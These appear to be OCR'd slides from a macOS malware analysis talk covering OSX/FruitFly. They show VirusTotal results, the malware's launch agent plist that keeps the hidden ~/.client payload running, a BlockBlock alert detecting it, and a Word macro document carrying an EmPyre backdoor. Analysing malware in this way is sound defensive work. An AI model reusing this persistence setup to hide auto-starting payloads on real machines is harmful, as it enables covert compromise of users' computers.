
Engine	Signature	Version	Update
Ad-Aware	-	3.0.3.794	20170111
AegisLab	-	4.2	20170111
AhnLab-V3	-	3.8.2.16235	20170111
ALYac	-	1.0.1.9	20170112
Antiy-AVL	-	1.0.0.1	20170112
Arcabit	-	1.0.0.793	20170112
Avast	-	8.0.1489.320	20170112
AVG	-	16.0.0.4749	20170112
Avira	-	8.3.3.4	20170111
AVware	-	1.5.0.42	20170111
Baidu	-	1.0.0.2	20170111

Virus Total submission(s)

infection vector?

- email?
- trojan?
- web popup?

OSX/FruitFly
method of persistence




```
$ cat ~/Library/LaunchAgents/
         com.client.client.plist

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC … >
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.client.client</string>
  <key>ProgramArguments</key>
  <array>
   <string>/Users/user/.client</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>NSUIElement</key>
  <string>1</string>
</dict>
</plist>
```

launch agent persistence

launch agent

property list:
~/Library/LaunchAgents/
 com.client.client.plist

payload:
~/.client



exec


FruitFly
installed a launch daemon or agent

```
FruitFly (unsigned)
process id:      904
process path:    /Users/user/Desktop/FruitFly

fpsaud (unsigned)
startup file:    /Users/user/Library/LaunchAgents/com.client.client.plist
startup binary:  /Users/user/fpsaud
```

BlockBlock alert


Word+EmPyre

infected word doc, with a python backdoor


Snorre Fagerland
@fstenv

#OSX #Macro #EmPyre "U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endowment for International Peace" virustotal.com/en/file/07adb8 ...

tweet by @fstenv


Opening U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endow...

This document contains macros. Do you want to disable macros before opening the file?

